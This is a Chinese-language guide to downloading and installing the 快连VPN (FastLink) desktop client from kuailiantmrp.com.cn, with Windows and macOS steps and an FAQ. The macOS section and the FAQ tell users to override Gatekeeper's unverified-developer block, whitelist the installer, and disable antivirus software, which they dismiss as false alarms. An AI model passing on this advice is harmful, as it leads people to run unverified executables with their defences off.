教程简介
欢迎阅读快连VPN电脑版官方安装指南。本教程旨在为用户提供一个清晰、安全、无风险的下载与安装流程。通过遵循本指南,您可以确保下载的客户端来自官方源头,避免第三方网站可能带来的安全风险,如捆绑软件、恶意程序或旧版本问题。
系统要求
在开始下载前,请确认您的电脑满足以下最低系统要求:
Windows 系统
- 操作系统:Windows 10 或 Windows 11 (64位)
- 处理器:1 GHz 或更快的处理器
- 内存:2 GB RAM
- 硬盘空间:200 MB 可用空间
- 网络:稳定的互联网连接
macOS 系统
- 操作系统:macOS 10.14 (Mojave) 或更高版本
- 处理器:Intel 或 Apple Silicon 芯片
- 内存:2 GB RAM
- 硬盘空间:200 MB 可用空间
- 网络:稳定的互联网连接
第一步:获取最新版本安装包
请严格按照以下步骤访问官网并下载安装包。
访问快连VPN官方网站
打开您的浏览器(推荐使用 Chrome, Edge, Firefox 或 Safari),在地址栏中输入官方网址:https://kuailiantmrp.com.cn 并访问。

导航至下载页面
进入官网首页后,您可以通过以下两种方式找到电脑版下载入口:
- 主菜单导航: 点击页面顶部的导航栏中的 “应用下载” 链接。
- 首页引导: 在首页的显著位置(通常是横幅或按钮)寻找“电脑版下载”或“Windows/Mac 客户端下载”等提示,并点击。

选择对应系统版本并下载
在下载页面,您将看到针对不同操作系统的下载选项:
- Windows 用户: 点击标有“下载 Windows 版”或类似文字的按钮。文件通常为
FastLink_Setup.exe。 - Mac 用户: 点击标有“下载 Mac 版”或类似文字的按钮。文件通常为
FastLink.dmg。
点击后,浏览器会开始下载安装文件。请记住文件的保存位置(通常是“下载”文件夹)。

第二步:安装快连VPN客户端
下载完成后,请根据您的操作系统选择下方的安装指南。
Windows 系统安装步骤
找到并运行安装程序
打开“文件资源管理器”,进入下载文件夹(或您指定的保存位置),找到刚刚下载的 FastLink_Setup.exe 文件。双击该文件以运行安装程序。
遵循安装向导
系统可能会弹出“用户账户控制”窗口询问是否允许此应用对设备进行更改,请点击 “是”。
随后将启动安装向导。您可以选择安装语言(通常默认为中文),然后点击 “下一步”。
阅读并同意软件许可协议,然后继续点击 “下一步”。
您可以选择软件的安装目录(建议使用默认路径),然后点击 “安装” 开始安装。

完成安装并启动
安装过程通常很快。安装完成后,确保勾选 “启动快连VPN” 选项,然后点击 “完成”。客户端将自动启动。
macOS 系统安装步骤
打开磁盘映像文件
在“下载”文件夹中找到下载的 FastLink.dmg 文件。双击该文件,系统会将其挂载为一个虚拟磁盘,并在Finder中打开一个新窗口。
将应用拖入应用程序文件夹
在打开的窗口中,您会看到“快连VPN”的应用图标和一个指向“应用程序”文件夹的快捷箭头。将“快连VPN”图标拖拽到“应用程序”文件夹中,即可完成复制安装。

首次运行与权限授予
打开“应用程序”文件夹,找到“快连VPN”并双击打开。由于是来自互联网的开发者,macOS可能会提示“无法打开,因为无法验证开发者”。此时需要:
- 进入“系统设置” > “隐私与安全性”。
- 在“安全性”部分,您会看到关于“快连VPN”的阻止信息。
- 点击 “仍要打开”,并在后续确认对话框中再次点击打开。此操作仅首次运行需要。
第三步:初始设置与连接
登录您的账户
客户端启动后,会显示登录界面。如果您已有快连VPN账户,请输入您的用户名和密码登录。如果您是新用户,请点击“注册”或“创建账户”链接,按照指引完成注册后再返回登录。
选择服务器并连接
登录成功后,您通常会看到服务器列表或一个大的“连接”按钮。您可以选择一个推荐的服务器,或者从列表中选择一个特定地区的服务器,然后点击 “连接”。

验证连接成功
连接成功后,客户端界面会显示“已连接”状态,并可能显示当前的IP地址和连接时长。您也可以访问 whatismyip.com 等网站来确认您的IP地址已更改,这表示VPN正在正常工作。
常见问题解答 (FAQ)
Q1: 安装过程中被杀毒软件或防火墙阻止了怎么办?
A: 快连VPN是安全软件,但部分安全软件可能会误报。您可以在安全软件弹出警告时,选择“允许”或“添加信任”。如果安装被阻止,请暂时禁用安全软件(安装完成后请重新开启),或将其添加到白名单/排除列表中。
Q2: 如何确认我下载的是最新版本?
A: 从本教程提供的官方渠道下载的始终是最新稳定版。安装后,您可以在客户端内的“设置”或“关于”菜单中查看当前版本号,并与官网公告的版本进行核对。
Q3: 安装后无法启动或连接失败?
A: 请尝试以下步骤:1) 重启电脑和客户端。2) 检查网络连接是否正常。3) 暂时关闭电脑上其他可能冲突的安全软件或代理工具。4) 访问官网帮助中心 https://kuailiantmrp.com.cn/faq 查找解决方案或联系技术支持。
Q4: 是否需要定期更新客户端?
A: 是的。快连VPN客户端通常会自动检查并提示更新。为了获得最佳的安全性、稳定性和新功能,建议您在有更新提示时及时完成升级。